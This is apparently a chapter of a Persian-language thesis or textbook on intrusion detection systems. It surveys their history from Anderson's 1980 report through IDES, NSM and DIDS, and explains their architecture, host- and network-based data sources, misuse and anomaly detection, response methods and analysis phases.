۲- سیستم‌های تشخیص‌نفوذ

از دهه ۱۹۷۰ که مبحث سیستم‌های تشخیص‌نفوذ مطرح شد، تحقیقات بسیاری در این زمینه صورت گرفته است. یک سیستم تشخیص‌نفوذ عبارت است از یک یا چند سیستم که توانایی تشخیص تغییرات و رفتارهای خاصی در یک میزبان و یا شبکه را دارا باشند. در این بخش به صورت مختصر مفاهیم کلی سیتم‌های تشخیص‌نفوذ شرح داده می‌شود.

۲-۱- تاریخچه سیستم‌های تشخیص‌نفوذ

با افزایش سرعت، کارایی، تعداد و ارتباط کامپیوترهای در دهه ۱۹۷۰، نیاز به سیستم‌های امنیتی رشد بسیاری پیدا کرد. در سال‌های ۱۹۷۷ و ۱۹۷۸ سازمان بین المللی استاندارد، جلسه‌ای را مابین دولت‌ها و ارگان‌های بازرسی EDP[1] تشکیل داد که نتیجه آن جلسه، تهیه گزارشی از وضعیت امنیت، بازرسی و کنترل سیستم‌ها در آن زمان بود. در همین زمان وزارت نیروی کشور آمریکا به علت نگرانی از اوضاع امنیتی سیستم‌های خود، تحقیق بسیار دقیقی را در مورد بازرسی و امنیت سیستم‌های کامپیوتری شروع کرد. این کار توسط فردی به نام James P. Anderson انجام شد.

Anderson اولین فردی است که مقاله‌ای در رابطه با لزوم بازرسی خودکار امنیت سیستم‌ها ارائه داد. گزارش Anderson که در سال ۱۹۸۰ تهیه شد را می‌توان به عنوان هسته اولیه مفاهیم تشخیص‌نفوذ معرفی کرد. در این گزارش مکانیزم‌هایی برای بازرسی امنیت سیستم‌ها معرفی شد و همچنین مشخص شده است که در صورت بروز خرابی در سیستم چگونه با آن مقابله شود.

در سال‌های ۱۹۸۴ تا ۱۹۸۶، Dorotty Denning و Peter Neumann تحقیقاتی در زمینه امنیت سیستم‌های کامپیوتری انجام دادند که نتیجه آن تولید یک سیستم تشخیص‌نفوذ به صورت real-time بود که بر اساس سیستم‌های خبره عمل می‌کرد. این سیستم IDES[2] نامگذاری شد. در این پروژه ترکیبی از تشخیص ناهنجاری و تشخیص سوءاستفاده مورد بررسی قرار گرفته بود.ایده مطرح شده در این پروژه به عنوان پایه خیلی از سیستم‌های تشخیص‌نفوذ که از آن به بعدایجاد شدند مورد استفاده قرار گرفت.

گزارش Anderson و تحقیقاتی که بر روی پروژه IDES صورت گرفت، شروع کننده زنجیره‌ای از تحقیقات در رابطه با سیستم‌های تشخیص‌نفوذ بودند. در ادامه تعدادی از سیستم‌های مطرح که از آن تاریخ به بعد به وجود آمدند پرداخته می‌شود:

۲-۱-۱- Audit Analysis Project

در سال‌های ۱۹۸۴ تا ۱۹۸۵ یک گروه در Sytek پروژه‌ای را به دستور نیروی دریایی آمریکا شروع کردند. هدف از انجام این پروژه تهیه یک روش اتوماتیک برای جمع‌آوری داده‌های سطح پوسته[3] برای سیستم‌عامل Unix بود. داده‌های

[1] Electronic Data Processing
[2] Intrusion Detection Expert System
[3] Shell

جمع‌آوری شده سپس مورد آنالیز قرار می‌گرفتند. در این پروژه توانایی جدا کردن رفتار مطلوب از رفتار غیرمطلوب نشان داده شده بود[1].

۲-۱-۲- Discovery

Discovery یک سیستم مبتنی بر سیستم‌های خبره می‌باشد که برای تشخیص و جلوگیری از بروز مشکلات در بانک اطلاعات شرکت اعتباری TRW به وجود آمده بود. این سیستم تا حدی با سیستم‌های تشخیص‌نفوذ زمان خود متفاوت بود. در این سیستم بر خلاف سایر سیستم‌های تشخیص‌نفوذ که فعالیت‌های سیستم‌عامل را مورد بررسی قرار می‌دادند، logهای بانک‌های اطلاعاتی را مورد بررسی قرار می‌داد. هدف از کار Discovery تهیه گزارش از عملکردهای غیرمجاز با بانک اطلاعاتی بوده است. در این پروژه از مدل‌های آماری برای آنالیز داده‌ها استفاده و به زبان Cobol نوشته شده است[1].

۲-۱-۳- Haystack

این پروژه توسط لابراتوار Haystack (سال ۱۹۸۹ تا ۱۹۹۱) و Tracor Applied Science (سال ۱۹۸۷ تا ۱۹۸۹) به درخواست نیروی هوایی آمریکا انجام شد. هدف از پیاده‌سازی Haystack فراهم کردن امکانی برای ماموران امنیتی بود که بتوانند استفاده غیرمجاز از کامپیوترهای SBLC[1] نیروی‌هوایی را تشخیص بدهند. این کامپیوترها عبارت بودند از Mainframeهای 1100/60 که سیستم‌عامل vintage بر روی آنها کار می‌کرد[1].

موتور پردازشگر این سیستم به زبان ANSI C و SQL نوشته شده است. این سیستم توانایی تشخیص ناهنجاری‌ها را با استفاده از حالت batch mode را دارا بود. برای انجام این کار اطلاعات به صورت متناوب جمع‌آوری و عمل پردازش بر روی آنها صورت می‌گرفت.

۲-۱-۴- MIDAS

MIDAS[2] توسط NCSC[3] پیاده‌سازی شد که هدف از آن بررسی سیستم‌های Dockmaster[4] بود. در این سیستم اطلاعات جمع‌آوری و طبقه‌بندی می‌شدند. سپس این اطلاعات که هر طبقه نشان‌دهنده یک ارتباط بود با رفتار کاربران مقایسه می‌شدند. با انجام این مقایسه می‌توانستند رفتارهای غلط و رفتارهای غیرمعمول را تشخیص دهند. MIDAS توسط زبان LISP پیاده‌سازی شده است. در این سیستم از سیستم‌های خبره برای عمل پردازش استفاده شده است[1].

۲-۱-۵- NADIR

NADIR[5] توسط بخش کامپیوتر آزمایشگاه Los Alamos پیاده‌سازی شده، که به منظور بررسی عملکرد افراد بر روی شبکه ICN[1] مورد استفاده قرار گرفته بود. شبکه ICN شبکه اصلی Los Alamos است که بیش از ۹۰۰۰ کاربر از

---

[1] Standard Base Level Computer
[2] Multics Intrusion Detection and Alerting System
[3] National Computer Security Center
[4] یک سیستم Honeywell DPS 8/70 است و سیستم‌عامل Multics بر روی آن اجرا می‌شود
[5] Network Audit Direstor and Intrusion Reporter

آن استفاده می‌کردند. NADIR با استفاده از اطلاعات جمع‌آوری شده شبکه را مورد بررسی قرار می‌داد. در این سیستم برای پردازش اطلاعات از روش‌های آماری و سیستم‌های خبره استفاده شده بود[1].

۲-۱-۶- NSM

NSM[2] توسط دانشگاه کالفرنیا پیاده‌سازی شده است. این سیستم را می‌توان به عنوان اولین سیستم تشخیص‌نفوذ نام برد که از اطلاعات شبکه به عنوان منبع اطلاعات استفاده می‌کرده است. پیش از این سیستم، سایر سیستم‌های تشخیص‌نفوذ عمل خود را بر اساس اطلاعات جمع‌آوری شده از سیستم‌عامل و یا logهای برنامه‌ها، انجام می‌دادند[1]. از این زمان به بعد، عملکرد NSM در بسیاری از محصولات دیگر مورد استفاده قرار گرفت. روش کار NSM به طور کلی عبارت است از:

- قرار دادن کارت شبکه در حالت promiscuous
- جمع‌آوری بسته‌های شبکه
- جدا کردن اطلاعات لایه‌های مختلف
- آنالیز اطلاعات تفکیک شده

۲-۱-۷- Wisdom and Sense

W&S یک سیستم تشخیص ناهنجاری است که توسط یک گروه امنیتی در آزمایشگاه Los Alamos پیاده‌سازی شده بود. W&S دومین قدم در پیاده‌سازی سیستم‌های تشخیص‌نفوذ مبتنی بر شبکه می‌باشد. این سیستم بر روی سیستم‌عامل Unix و برای ماشین‌های VAX/VMS پیاده‌سازی شده بود. در W&S از سیستم‌های خبره مبتنی بر قانون استفاده شده بود که از نظر عملکرد با سیستم‌های زمان خود متفاوت بود[1].

۲-۱-۸- DIDS

تا سال ۱۹۹۰، اکثر سیستم‌های تشخیص‌نفوذ به صورت مبتنی بر میزبان عمل می‌کردند، بدین معنی که اطلاعات را از سطح سیستم‌عامل و یا برنامه‌های کاربردی جمع‌آوری می‌کردند و آنها را مورد بررسی قرار می‌دادند. با آمدن NSM، این محدودیت کنار رفت و سیستم‌های تشخیص‌نفوذ کار خود را بر اساس اطلاعات جمع‌آوری شده از ترافیک شبکه شروع کردند. با گسترش اینترنت و مطرح شدن مشکلات امنیتی مربوط به آن لازم شد که سیستمی به وجود آید که هر دو مدل مبتنی بر میزبان و مبتنی بر شبکه را یکجا جمع کند. اولین سیستمی‌که به این ترتیب مطرح شد DIDS[3] بود که توسط نیروی هوایی آمریکا، دانشگاه کالفرنیا، آزمایشگاه Haystack و آزمایشگاه Lawrence Livermore پیاده‌سازی شد[1].

---

[1] Integerated Computing Network
[2] Network System Monitor
[3] Distributed Intrusion Detection System

۲-۲- مفاهیم کلی تشخیص‌نفوذ

در این بخش به بیان مفاهیم اصلی سیستم‌های تشخیض نفوذ پرداخته می‌شود.

۲-۲-۱-معماری سیستم‌های تشخیص‌نفوذ

یک سیستم تشخیص‌نفوذ به صورت کلی دارای بخش‌های زیر می‌باشد[20]:

- **بخش جمع کننده اطلاعات**

این بخش وظیفه جمع‌کردن اطلاعات را برعهده دارد. برای مثال این بخش باید بتواند تغییرات رخ داده شده در فایل سیستم و یا عملکرد شبکه را تشخیص دهد و اطلاعات لازم را جمع‌آوری کند.

- **بخش بازبینی سیستم**

هر سیستم تشخیص‌نفوذ باید دارای بخشی باشد که خود سیستم را از نظر عملکرد بررسی کند. به این ترتیب می‌توان از صحت عملکرد سیستم، اطمینان حاصل کرد.

- **بخش ذخیره اطلاعات**

هر سیستم تشخیص‌نفوذ اطلاعات خود را در محلی ذخیره می‌کند. این محل می‌تواند یک فایل متن ساده و یا آنکه یک بانک اطلاعاتی باشد.

- **بخش کنترل و مدیریت**

توسط این بخش کاربر می‌تواند با سیستم تشخیص‌نفوذ ارتباط برقرار کند و دستورات لازم را به آن بدهد.

- **بخش آنالیز**

این بخش سیستم تشخیص‌نفوذ، وظیفه بررسی اطلاعات جمع‌آوری شده را بر عهده دارد.

با توجه به نحوه قرار گرفتن هر یک از بخش‌های یک سیستم تشخیص‌نفوذ، معماری‌های مختلفی برای آن به وجود می‌آید.

در رابطه با معماری سیستم‌های تشخیص‌نفوذ، دیدگاه دیگری نیز وجود دارد که از این دیدگاه، دو معماری کلی را می‌توان در نظر گرفت:

- سیستم تحت حفاظت و سیستم تشخیص‌نفوذ در یک محل باشند.
- سیستم تحت حفاظت و سیستم تشخیص‌نفوذ به صورت جداگانه قرار گیرند.

جدا کردن سیستم تشخیص‌نفوذ از سیستم تحت حفاظت دارای مزایایی است:

- جلوگیری از پاک شدن رکوردهای ذخیره شده توسط سیستم تشخیص‌نفوذ
- جلوگیری از تغییر اطلاعات توسط شخص نفوذ کننده
- بالا بردن کارایی با کم کردن بار پردازشی بر روی سیستم تحت حفاظت

۲-۲-۲-روش‌های دریافت اطلاعات

اولین نیاز سیستم‌های تشخیص‌نفوذ وجود منبع اطلاعات است. این منبع می‌تواند به عنوان یک تولیدکننده رویداد در نظر گرفته شود. منابع اطلاعات به روش‌های مختلفی قابل دسته‌بندی هستند. در سیستم‌های تشخیص‌نفوذ این منابع با توجه به مکانشان دسته‌بندی می‌شوند. با توجه به این معیار، دو دسته کلی به وجود خواهد آمد[1]:

- **مبتنی بر میزبان**

در این دسته، اطلاعات بر اساس منابع داخل میزبان که اکثراً در سطح سیستم‌عامل می‌باشند جمع‌آوری می‌شوند. این منابع شامل logها و دنباله‌های بازرسی[1] هستند. اگر از یک دید بالاتر به قضیه نگاه شود، در سیستم‌های میتنی بر میزبان دو دسته دیگر منبع اطلاعات به وجود خواهد آمد که عبارتند از:

- **مبتنی بر برنامه‌های کاربردی[2]**

در این دسته، اطلاعات بر اساس برنامه‌های کاربردی که در حال اجرا هستند جمع‌آوری می‌شوند. این منابع شامل log های رویدادها برای برنامه‌های کاربردی و یا سایر اطلاعات ذخیره شده بر اساس آنها می‌باشد.

- **مبتنی بر هدف [3]**

این دسته با سایر دسته‌ها تفاوت دارد، به علت اینکه در این دسته، سیستم مبتنی بر هدف اطلاعات مربوط به خود را، خود تولید می‌کند به این معنی که خود سیستم، اشیاء با اهمیت سیستم را مشخص و برای هر یک مشخصاتی را بدست می‌آورد. سپس به صورت متناوب با مقایسه این مشخصات با مقادیر به دست آمده به عنوان منبع اطلاعات استفاده می‌کند.

- **مبتنی بر شبکه**

در این دسته، بسته‌های عبوری در سطح شبکه به عنوان منبع اطلاعات جمع‌آوری می‌شوند. این عمل با قرار دادن کارت شبکه در حالت promiscuous صورت می‌گیرد.

۲-۲-۳-روش‌های آنالیز

در فرایندهای تشخیص‌نفوذ بعد از معرفی منابع اطلاعات و مشخص شدن نوع دسته‌بندی آنها، نیاز بعدی تعیین یک آنالیزگر می‌باشد. در آنالیزگر اطلاعات از منابع اطلاعات استخراج می‌شوند و با توجه به سیاست‌های امنیتی، انواع حملات و ... مورد بررسی قرار می‌گیرند.

در سیستم‌های تشخیص‌نفوذ، روش‌های آنالیز به دو دسته کلی تشخیص سوءاستفاده و تشخیص ناهنجاری و یا ترکیبی از آنها تقسیم می‌شوند[1]:

---

[1] OS Audit trail
[2] Application based
[3] Target based


- **تشخیص سوءاستفاده**

در این روش، آنالیزگر به دنبال نشانه‌ای می‌گردد که بیانگر یک عمل خلاف باشد. برای انجام این کار، ابتدا اطلاعات فیلتر می‌شوند تا الگوهایی که بیانگر نوع حمله و یا سایر سیاست‌های امنیتی باشد پیدا شوند. در تشخیص سوءاستفاده این کار توسط مکانیزم‌های تشخیص الگو صورت می‌گیرد. در حال حاضر اکثر سیستم‌های تشخیص‌نفوذ از این روش استفاده می‌کنند.

- **تشخیص ناهنجاری**

در این روش آنالیزگر به دنبال موارد غیرمعمول می‌گردد. برای انجام این کار، اطلاعات جمع‌آوری شده بررسی می‌شوند تا الگوهایی که نشان دهنده اعمال غیرمعمول هستند پیدا شوند.

در برخی موارد از این دو روش در کنار یکدیگر استفاده می‌کنند. در این سیستم‌ها، روش تشخیص ناهنجاری وظیفه تشخیص حملات جدید و ناشناخته را دارد و تشخیص سوءاستفاده وظیفه حفاظت سیستم تشخیص ناهنجاری را بر عهده می‌گیرد. با این کار این تضمین به وجود می‌آید که اطلاعات و الگوهای جمع‌آوری شده برای سیستم تشخیص ناهنجاری امن باشند. در شکل ۲-۱ دیاگرامی از سیستمی که از دو روش استفاده می‌کند نشان داده شده است.



شکل ۲-۱- ساختار یک سیستم تشخیص‌نفوذ

۲-۲-۴-زمانبندی

یکی از مواردی که در رابطه با آنالیز داده‌ها مطرح است، زمانبندی[1] می‌باشد. آنالیز داده‌ها می‌تواند به دو صورت real-time و batch mode باشد[1].

[1] Timing

- **batch mode**

منظور از آنالیز batch mode این است که اطلاعات مربوط به یک دوره زمانی جمع‌آوری می‌شوند و سپس به آنالیزگر داده می‌شوند. استفاده از این نوع زمانبندی در سیستم‌های قدیمی استفاده می‌شده است. به علت اینکه پهنای باند ارتباطی و قدرت پردازشی در سیستم‌های قدیمی به حدی نبوده است که سیستم‌ها بتوانند به صورت real-time عمل کنند.

- **real time**

با بالا رفتن قدرت پردازشی و همچنین افزایش پهنای باند ارتباطی، اکثر سیستم‌های جدید از این روش استفاده می‌کنند. در این روش با هر رویدادی که رخ می‌دهد و یا در هر فاصله زمانی کوتاه، منبع اطلاعات به آنالیزگر داده می‌شود.

۲-۲-۵-روش‌های پاسخ

فاکتور دیگری که در سیستم‌های تشخیص‌نفوذ مطرح است، نحوه عملی است که تشخیص دهنده به آن طریق واکنش نشان می‌دهد. سیستم‌های تشخیص‌نفوذ به دو روش کلی در مقابل رخدادها عمل می‌کنند. این دو روش عبارتند از جوابگویی[1] و پاسخ فعال[2].

شیوه واکنشی که برای یک سیستم تشخیص‌نفوذ در نظر گرفته می‌شود باعث ایجاد طرح‌ها و پیاده‌سازی‌های متفاوتی شده است. برای مثال در سیستمی که به صورت جوابگویی عمل می‌کند در یک حالت تعقیب عمل خلاف مورد نظر است و در حالت دیگر جلوگیری از حمله اهمیت دارد. در این حالت بعد از آنکه داده‌ها رسیدگی شدند و حمله تشخیص داده شده، آن داده‌ها دور ریخته می‌شوند[1].

- **جوابگویی**

در این روش هدف برگرداندن عمل انجام شده به سمت عامل نفوذ می‌باشد. هدف نهایی از این عمل جبران کردن عمل خلاف در رابطه با مسئول خرابی است. استفاده از این روش یکی از مسایل قابل بحث در زمینه تشخیص‌نفوذ می‌باشد.

- **پاسخ فعال**

در سیستم‌های تشخیص‌نفوذ، پاسخ فعال وقتی صورت می‌گیرد که نتیجه آنالیزها یک نتیجه قابل اجرا باشد. رایج ترین نوع پاسخ فعال ذخیره اطلاعات در یک فایل log و تهیه گزارش از آنها می‌باشد. این داده‌ها برای افراد مختلف به صورت‌های متفاوت می‌تواند قابل استفاده باشد. یکی دیگر از جواب‌هایی که می‌تواند صورت گیرد، تغییر وضعیت سیستمی است که مورد حمله قرار گرفته است. علاوه بر این دو مورد، جواب‌های فعال دیگری نیز وجود دارد نظیر بلاک کردن حمله کننده، تغییر پیکربندی دیواره آتش و ...

---

[1] Accountability
[2] Active response

۲-۲-۶- کنترل سیستم

یکی دیگر از مسائل مطرح در رابطه با سیستم‌های تشخیص‌نفوذ، مساله کنترل سیستم است. برای انجام این کار سه روش عمده مورد استفاده قرار می‌گیرد[1]:

- **مرکزی**

در این مدل سیستم مدیریت و تولید گزارش به صورت مرکزی می‌باشد. در این روش یک سیستم مدیریت مرکزی، سیستم تشخیص‌نفوذ را کنترل می‌کند. استفاده از این روش پیش‌نیازهایی دارد، برای مثال تبادل اطلاعات بین مرکز و سایر بخش‌ها باید به صورت امن انجام شود. علاوه بر این مورد باید راهی وجود داشته باشد که مشخص شود در هر لحظه چه بخشی از سیستم در حال فعالیت و چه بخشی از حرکت ایستاده است. مساله دیگر در رابطه با مدل مرکزی، ارسال شرایط نهایی به صورت مفهوم به کاربران نهایی می‌باشد.

- **استفاده از امکانات مدیریت شبکه**

برای رفع مشکلاتی که روش مرکزی دارد می‌توان عمل تشخیص‌نفوذ را به عنوان تابعی از سیستم مدیریت شبکه درآورد. در این روش اطلاعات جمع‌آوری شده توسط سیستم‌های مدیریت شبکه می‌توانند به عنوان یک منبع اطلاعات برای سیستم‌های تشخیص‌نفوذ مورد استفاده قرار گیرند.

- **توزیع شده**

راه دیگری که برای رفع مشکل حالت مرکزی وجود دارد استفاده از مدل توزیع شده می‌باشد. در این حالت آنالیزگر به صورت مرکزی نمی‌باشد. روشی که در این مدل می‌توان استفاده کرد استفاده از عامل‌های متحرک است. در این حالت آنالیزگر در سطح شبکه حرکت می‌کند و نتایج جمع‌آوری شده بر روی سیستم‌های مختلف را مورد آنالیز قرار می‌دهد.

۲-۳- منابع اطلاعات

اولین نیاز برای هر سیستم تشخیص‌نفوذ فراهم کردن داده‌های ورودی است. این داده‌ها به روش‌های مختلف از منابع گوناگونی فراهم می‌شوند. در سیستم‌های تشخیص‌نفوذ، منابع از نظر پراکندگی به دو دسته کلی تقسیم می‌شوند که بر اساس آن، دو دسته سیستم تشخیص‌نفوذ به وجود می‌آید: سیستم تشخیص‌نفوذ مبتنی بر میزبان و سیستم تشخیص‌نفوذ مبتنی بر شبکه. در ادامه این بخش هر یک از دسته‌ها شرح داده می‌شود[1]:

۲-۳-۱- منابع اطلاعات سیستم مبتنی بر میزبان

در این دسته از سیستم‌های تشخیص‌نفوذ، اطلاعات توسط مشخصات و داده‌های سیستم‌عامل و یا برنامه‌های کاربردی فراهم می‌شوند:

۲-۳-۱-۱- دنباله بازرسی سیستم‌عامل

اولین منبع اطلاعات که سیستم‌های تشخیص‌نفوذ از آنها استفاده می‌کند، دنباله‌های بازرسی سیستم‌عامل می‌باشند. دنباله بازرسی توسط بخشی به نام بخش بازرسی که زیر مجموعه سیستم‌عامل است تهیه می‌شود. دنباله بازرسی دربرگیرنده اطلاعاتی درباره فعالیت‌های سیستم می‌باشد. این اطلاعات بر حسب زمان مرتب شده‌اند و در یک یا چند فایل به نام فایل بازرسی[1] ذخیره می‌شوند. هر فایل بازرسی متشکل از مجموعه‌ای از رکوردهای بازرسی است که هر یک بیانگر یک رویداد در سیستم هستند. این رکوردها توسط فعالیت‌های کاربر و یا فرایندها ایجاد می‌شوند.

تولیدکنندگان سیستم‌های‌عامل در طراحی دنباله‌های بازرسی، دو مطلب را مورد توجه قرار داده‌اند: اول اینکه، رکوردهای موجود در دنباله‌ها به صورت خودمحتوا باشند تا احتیاجی به رکورد دیگری برای تفسیر آن نباشد و دیگر اینکه اطلاعات اضافی از دنباله‌ها حذف شوند، به این معنی که برای یک رویداد اطلاعات در رکوردهای مختلف ذخیره نشود.

با اینکه دنباله‌های بازرسی به عنوان مهمترین منبع اطلاعات سیستم‌های تشخیص‌نفوذ مورد استفاده قرار می‌گیرد، اما تحقیقات نشان داده است که این دنباله‌ها ممکن است دربرگیرنده اطلاعات مهمی‌که مورد استفاده سیستم‌های تشخیص‌نفوذ قرار بگیرد نباشند، همچنین شفافیت موجود در دنباله‌ها کم است. اما با وجود این مشکلات، بسیاری از سیستم‌های تشخیص‌نفوذ از این دنباله‌ها استفاده می‌کنند. مهمترین دلیل این سیستم‌ها، امنیت دنباله‌ها و حفاظتی است که توسط سیستم‌عامل بر روی آنها انجام می‌شود و دیگر اینکه این دنبال‌کننده‌ها آشکارکننده‌های خوبی برای رویدادهای سیستم هستند.

دنباله‌های بازرسی در هر دو سطح هسته[2] و کاربر ذخیره می‌شوند. دنباله‌های لایه هسته شامل آرگومان‌های system callها و مقادیر بازگشتی آنها می‌باشد و دنباله‌های لایه کاربر مشخص‌کننده توضیح سطح بالاتر از رویدادها و برنامه‌های کاربردی می‌باشد.

۲-۳-۱-۲- Logهای سیستم

Logهای سیستم فایل‌هایی هستند که مشخص کننده رویدادهای سیستم و تنظیمات مختلف سیستم می‌باشند. این logها در مقایسه با دنباله‌های بازرسی که توسط هسته تولید می‌شوند از نظر امنیت در سطح پایین‌تری قرار دارند. این ضعف به چند علت می‌باشد: اول اینکه برنامه تولیدکننده log سیستم، یک برنامه سطح کاربر است که در مقایسه با سیستم‌عامل از امنیت کمتری برخوردار است. علاوه بر این، اطلاعات تولید شده توسط برنامه تولید کننده log، توسط فایل‌سیستم نگهداری می‌شود که باز در مقایسه با دنباله‌های بازرسی از امنیت کمتری برخوردار هستند و نهایتاً اینکه logهای تهیه شده توسط تولیدکننده log به صورت متن می‌باشند در حالیکه اطلاعات دنباله‌های بازرسی به صورت رمز شده ذخیره می‌شوند.

---
[1] Audit file
[2] Kernel

با وجود تمام این ضعف‌ها، به علت سادگی استفاده از این logها، بسیاری از سیستم‌های تشخیص‌نفوذ از آنها استفاده می‌کنند. در مواردی که استفاده از دنباله‌های بازرسی کار ساده‌ای نباشد، می‌توان از وجود log به عنوان منبع اطلاعات سود جست.

۲-۳-۱-۳- اطلاعات برنامه‌های کاربردی

در دو منبع قبل اطلاعات تولید شده در سطح سیستم بودند. اما غالباً فعالیت‌های سیستم در مقایسه با برنامه‌های کاربردی از امنیت بیشتری برخوردار هستند، به همین جهت لازم است برای برنامه‌های کاربردی نیز بتوان اطلاعاتی را بدست آورد. اطلاعات تولید شده توسط برنامه‌های کاربردی، یکی دیگر از منابع اطلاعاتی است که مورد استفاده سیستم‌های تشخیص‌نفوذ قرار می‌گیرد.

برای مثال از منابع اطلاعاتی که توسط برنامه کاربردی تولید می‌شود، می‌توان به اطلاعات تولید شده توسط بانک‌های اطلاعاتی اشاره کرد. در بسیاری از سازمان‌ها، بانک‌های اطلاعاتی از مهمترین منابعی است که مورد حمله قرار می‌گیرند، بنابراین اطلاعات تولید شده توسط آنها بسیار حائز اهمیت می‌باشد. مثال دیگری که از اطلاعات تولید شده توسط برنامه کاربردی می‌توان یاد کرد، اطلاعات تولیدی یک web server می‌باشد. اکثر web serverها مکانیزم تولید logای دارند که مشخص کننده مراجعات انجام شده به سایت مربوطه می‌باشد.

۲-۳-۱-۴- بازبینی مبتنی بر هدف

روش بازبینی مبتنی بر هدف حالت خاصی از بازبینی مبتنی بر میزبان است. در این حالت، فرض این است که در صورتیکه دنباله‌های سطح هسته وجود نداشته باشند، باید بتوان logهایی را تولید کرد و از آنها استفاده کرد. برای انجام این کار باید در ابتدا چگونگی تعریف و پیاده‌سازی logها را مشخص کرد. برای این کار، اشیاء قابل توجه در سیستم مشخص و سپس با یک مکانیزم بازبینی اطلاعاتی در مورد آن اشیاء تولید می‌شود. این اطلاعات برای مثال می‌تواند نشان‌دهنده یکپارچگی شئ و یا کد CRC آن باشد. بدین ترتیب هر تغییری که در اطلاعات تهیه شده از اشیاء مورد نظر انجام شود، رویداد مربوطه ذخیره و نگهداری می‌شود.

۲-۳-۲-منابع اطلاعات سیستم مبتنی بر شبکه

ترافیک شبکه یکی از رایج‌ترین منابع اطلاعات برای سیستم‌های تشخیص‌نفوذ می‌باشد. در این حالت داده‌ها از ترافیک شبکه جمع‌آوری و مورد آنالیز قرار می‌گیرند.

اطلاعات بدست آمده از ترافیک شبکه از جنبه‌های مختلف دارای اهمیت می‌باشد. یکی از علت‌ها، نرخ ورود بسته‌ها می‌باشد. در اکثر موارد، نرخ ورود بسته‌ها به اندازه‌ای نیست که دریافت آنها در کارائی سیستم مشکلی ایجاد کند. یکی دیگر از مزایای استفاده از اطلاعات شبکه این است که دریافت اطلاعات از دید کاربر مخفی می‌باشد. علاوه بر این موارد، با بررسی اطلاعات شبکه می‌توان حملاتی را تشخیص داد که با بررسی اطلاعات سیستم‌عامل و یا برنامه کاربردی قابل تشخیص نبوده است.

در سیستم‌های تشخیص‌نفوذ که از ترافیک شبکه به عنوان منبع اطلاعات استفاده می‌کنند، بسته‌های عبوری بر روی شبکه توسط کارت شبکه دریافت می‌شوند. این کار با قرار دادن کارت شبکه در حالت promiscuous انجام می‌شود. با این کار، علاوه بر دریافت بسته‌های مربوط به آن سیستم، سایر بسته‌ها نیز توسط کارت دریافت می‌شود.

برای دریافت بسته‌ها از روی شبکه، امکانات خاصی فراهم شده است. به عنوان نمونه می‌توان کتابخانه libpcap را نام برد. بسیاری از سیستم‌های تشخیص‌نفوذ از این کتابخانه برای دریافت بسته‌ها استفاده می‌کنند.

۲-۴- آنالیز و تکنیک‌های تشخیص‌نفوذ

کار اصلی سیستم‌های تشخیص‌نفوذ، آنالیز داده‌ها می‌باشد. فرایند آنالیز را می‌توان به سه فاز مختلف تقسیم کرد[1]:

۱. ساختن موتور آنالیزکننده
۲. آنالیز کردن داده‌ها
۳. بازگشت و اصلاح

هر کدام از دو فاز اول، خود از سه مرحله تشکیل شده اند که عبارتند از پیش پردازش داده‌ها، کلاس بندی داده‌ها و پردازش نهایی.

- **ساختن موتور آنالیز کننده**

اولین فاز آنالیز، ساختن موتور آنالیز است. در این فاز سه عمل پیش پردازش داده‌ها، کلاس بندی داده‌ها و پردازش نهایی صورت می‌گیرد. برای انجام این کارها مراحل زیر انجام می‌شود:

۱. در ابتدا داده‌هایی به عنوان نمونه جمع‌آوری می‌شوند. در حالت تشخیص سوءاستفاده این اطلاعات عبارتند از مشخصات حملات، نقاط آسیب پذیر، نفوذها و ... و برای حالت تشخیص ناهنجاری این اطلاعات عبارتند از رفتار سیستم در حالت عادی.
۲. مرحله بعد از جمع‌آوری داده‌ها، انجام پیش پردازش بر روی آنها می‌باشد تا بتوان آنها را به فرمی‌که قابل استفاده باشد تبدیل کرد.
۳. بعد از انجام پیش پردازش، عمل دست بندی و ساختن مدل برای حملات انجام می‌شود. داده‌های تشخیص سوءاستفاده، بر اساس قوانین و الگوها دسته بندی می‌شوند و داده‌های تشخیص ناهنجاری بر اساس نشانه‌ها و مشخصات رفتاری کاربران و سیستم عمل دسته‌بندی صورت می‌گیرد.
۴. بعد از ساختن مدل‌های مورد نظر، آنها را در محل‌هایی ذخیره می‌کنند. بدین ترتیب موتور آنالیزگر ساخته می‌شود.

- **آنالیز کردن داده‌ها**

فاز دوم انجام آنالیز می‌باشد. این کار توسط موتور آنالیزگر که در فاز قبل ساخته شده و اعمال آن بر روی داده‌های ورودی انجام می‌شود. روند انجام کار در این فاز به این ترتیب است:

۱. دریافت داده‌های جدید که توسط هر یک از منابع اطلاعات می‌تواند تولید شده باشد.

۲. انجام پیش پردازش بر روی داده‌های جدید، برای آنکه بتوان آنها را با مدل‌های موجود در موتور آنالیزگر بررسی کرد. در تشخیص سوءاستفاده این کار با تبدیل اطلاعات به فرمت مورد نظر انجام می‌شود و در تشخیص ناهنجاری این کار با تعدیل نشانه‌ها و مشخصات رفتاری کاربران و سیستم انجام می‌شود.
۳. عمل آنالیز بر روی اطلاعات پیش‌پردازش شده انجام می‌شود. این کار با مقایسه نشانه‌ها و نشانه‌های ذخیره شده از قبل در موتور آنالیزگر انجام می‌شود.

- **بازگشت و اصلاح**

در این فاز که به موازات فاز قبل پیش می‌رود، عمل اصلاحی بر روی موتور آنالیزگر صورت می‌گیرد. در حالت تشخیص سوءاستفاده این کار با به روز درآوردن الگوها و نشانه‌های حملات انجام می‌شود و در تشخیص ناهنجاری مشخصات ساخته شده از رفتار کاربران و سیستم به روز درآورده می‌شود.

